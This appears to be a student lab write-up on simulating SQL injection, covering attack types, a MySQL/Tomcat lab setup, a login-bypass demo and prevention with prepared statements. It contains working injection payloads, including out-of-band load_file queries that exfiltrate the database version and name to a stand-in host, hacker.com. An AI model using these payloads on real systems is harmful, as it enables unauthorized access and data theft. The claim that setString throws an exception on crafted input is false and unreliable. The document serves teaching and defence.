**SIMULATION OF SQL INJECTION ATTACK**

a. **Title of the assignment** : Simulation of SQL Injection Attack

b. **SQL Injection Attack and its various methods:**

* SQL Injection is a technique that allows an adversary to insert arbitrary SQL commands in the queries that a web application makes to its database. It can work on vulnerable web pages and apps that use a backend database like MySQL, Oracle etc.
* It is one of the most dangerous vulnerabilities a web application can be prone to. If a user’s input is being passed invalidated and un-sanitized as part of an SQL query, the user can manipulate the query itself and force it to return different data than what it was supposed to return.
* A successful attack can lead to unauthorized access to sensitive information in the database or to modifying entries (add/delete/update), depending on the type of the affected database. It also may be possible to use SQL Injection to bypass authentication and authorization in the application, shut down or even delete the entire database.

**Various methods of SQL Injection**

1. **In-Band SQL Injection**

The attacker uses the same channel of communication to launch their attacks and to gather their results. In-band SQL injection’s simplicity and efficiency make it one of the most common types of SQLi attack. There are two sub-variations of this method:

**i. Error Based SQL Injection** - the attacker performs actions that cause the database to produce error messages. The attacker can potentially use the data provided by these error messages to gather information about the structure of the database.

ex: Using comment line to cause the database to ignore a part of a valid query.

E.g. Select \* from stores where product\_id = blah’ or 1=1-- (everything after this will be neglected)

There are a lot of strings which always evaluate to be true, like ‘1’ = ‘1’ ‘a’ = ‘a’, etc., using them in the query to create constantly true conditions.

E.g. Select \* from users where username=’blah’ or ‘a’=’a’ -- and password=’pass’

**ii.** **Union Based SQL Injection** - this technique takes advantage of the UNION SQL operator, which fuses multiple select statements generated by the database to get a single HTTP response. This response may contain data that can be leveraged by the attacker.

Using union command in SQL query to execute additional queries; thereby, modifying/inserting/deleting or dropping the contents of the table.

E.g. Select \* from stores where product\_id=1 union select 1,database(),user(),4#

**Stored procedures:** Creating malicious inputs to execute malicious queries.

**Incorrect queries:** Coming up with logically incorrect queries to see the error messages to get more information about the target database.

Select \* from stores where id=1’

The above query will result in a syntax error and might reveal the backend database type.

### **Inferential (Blind) SQL Injection**

The attacker sends data payloads to the server and observes the response and behavior of the server to learn more about its structure. This method is called blind SQLi because the data is not transferred from the website database to the attacker, thus the attacker cannot see information about the attack in-band.

Blind SQL injections rely on the response and behavioral patterns of the server so they are typically slower to execute but may be just as harmful. This is a type of SQL injection where we don’t have a clue as to whether the web application is vulnerable to injection attack or not. Blind SQL injections can be classified as follows:

**i. Boolean SQL Injection Attack** - that attacker sends a SQL query to the database prompting the application to return a result. The result will vary depending on whether the query is true or false. Attackers should try to generate logically correct queries because only correct queries show the result, wrong queries do not return anything.

If suppose the original query to the database is

Select \* from users where id=’id.txt’

If we give blah’ and 1=1# as input which evaluates to be a right query

Select \* from users where id=’blah’ or 1=1#, we will see the user results.

If we give blah’ and 1=2# as input which is a wrong query then we don’t see any results.

Select \* from users where id=’blah’ or 1=2#

**ii. Time Based SQL Injection Attack** -Attacker sends a SQL query to the database, which makes the database wait (for a period in seconds) before it can react. The attacker can see from the time the database takes to respond, whether a query is true or false. Based on the result, if that condition is satisfied, we can observe the time delay; thereby, concluding that the input we gave produced a positive result. This is a time consuming process.

**SLEEP**(*time*) and **BENCHMARK**(*count*, *expr*) functions are used in MYSQL to pause the execution of query

Ex. Resulting query (with malicious SLEEP injected)

SELECT \* FROM products WHERE id=1-SLEEP(15)

Resulting query (with malicious BENCHMARK injected)

SELECT \* FROM products WHERE id = 1-BENCHMARK(100000000, rand());

1. **Out - of - Band SQL Injection Attack**

The attacker can only carry out this form of attack when certain features are enabled on the database server used by the web application. This form of attack is primarily used as an alternative to the in-band and inferential SQLi techniques.

Out-of-band SQLi is performed when the attacker can’t use the same channel to launch the attack and gather information, or when a server is too slow or unstable for these actions to be performed. These techniques count on the capacity of the server to create DNS or HTTP requests to transfer data to an attacker. To exploiting OOB SQL injection, the targeted web and database servers should fulfill the following conditions:

1. Lack of input validation on web application
2. Network environment to allow targeted database server to initiate outbound request (either DNS or HTTP) to public without restriction of security perimeters
3. Sufficient privileges to execute the necessary function to initiate outbound request.

Extracting information about MYSQL database, an attacker can user these queries: Database version: 1’;select load\_file(concat(‘\\\\’,version(),’.hacker.com\\s.txt’)); Database Name: 1’;select load\_file(concat(‘\\\\’,database(),’.hacker.com\\s.txt’));


**c. Installation Steps for System Environment:**

**Platform :** Operating System: Ubuntu 18.04


1. **MYSQL Server and its Configuration**
   1. **MYSQL Installation -** 
      1. **Update Repository Index-** To install the latest available version of a software from the Internet repositories, the local repository index needs to be updated.

sudo apt-get update

ii. **Install MYSQL server** - sudo apt-get install mysql-server



* 1. **MYSQL Server Configuration** - sudo mysql\_secure\_installation



1. **MYSQL JDBC Connector -** 
   1. Download latest JDBC connector from the website <https://dev.mysql.com/downloads/connector/j/> based on appropriate Operating System
   2. Extract the jar file in the lib folder of Apache Tomcat server.
2. **Apache Tomcat Server and its configurations -** 
   1. **Apache Tomcat Server Installation -** 
      1. Go to tomcat.apache.org website and download the latest version of Apache Tomcat Server based on the Operating System.
      2. Create a new folder in /home directory and extract the downloaded folder.
   2. **Configuration -** 
      1. Set 2 paths CATELINA\_HOME and JAVA\_HOME in bashrc file.

CATELINA\_HOME is set to the file address of the tomcat package.

JAVA\_HOME is set to the file address of the java jdk package.

* + 1. Go to bin folder of tomcat and start startup.sh shell script
    2. Tomcat has started. Go to its webpage using “firefox localhost:8080” command and go to Manager App. Copy the Username and Password and paste it in tomcat\_users.xml file in the tomcat package which is extracted in /home directory.
    3. Change the username and password in tomcat\_users.xml and save it.
    4. Shutdown the Tomcat by running shutdown.sh script and start it again using startup.sh script inorder to get the necessary changes for configuration

1. **Sublime Text Editor to run HTML and JSP Scripts** -

Download Sublime Text Editor from Ubuntu Software Center.

**d. Demonstration of SQL Injection Attack**

ex. Username: 1’ or ‘1’ = ‘1 Password: 1’ or ‘1’ = ‘1

In sql query, it will converted as:

select \* from user\_details where userid = “1’ or ‘1’ = ‘1” and password = “1’ or ‘1’ = ‘1” ;

**Step 1:** select \* from user\_details where **userid = “1’** or ‘1’ = ‘1” and **password = “1’** or ‘1’ =‘1”;

**Step 2:** select \* from user\_details where **False** or **‘1’ = ‘1”** and **False** or **‘1’ = ‘1”** ;


**Step 3:** select \* from user\_details where **False** or **True** and **False** or **True** ;

**Step 4:** select \* from user\_details where **True** and **True** ;

**Step 5:** select \* from user\_details where **True** ;



**The website will display all the user details from the database.**



**e. Demonstration of Preventing SQL Injection Attack**

Here, SQL Injection Attack is prevented by using Java's PreparedStatement class, bind variables (i.e. the question marks) and the corresponding setString methods,

ex. Username: 1’ or ‘1’ = ‘1 Password: 1’ or ‘1’ = ‘1

In sql query, it will converted as:

select \* from user\_details where userid = “**1’ or ‘1’ = ‘1**” and password = “**1’ or ‘1’ = ‘1**” ;


In this case, It parameterizes the query as follows:

pstmt.setString(1,userid); ------ userid : **1’ or ‘1’ = ‘1**

pstmt.setString(2,password); ------ password: **1’ or ‘1’ = ‘1**


If an attacker attempts to give a value to the userID and password field that is not a simple string, then pstmt.setString() will throw a SQLException error rather than permitting the query to complete.






**Examples:**


**1. username: abcd password: anything' or 'x'='x**



**2. username: Correct Username password: Wrong Password**



**3. username: anyname' or '1' -- ' password: anything**



**4. username: Correct Username password: Correct Password**

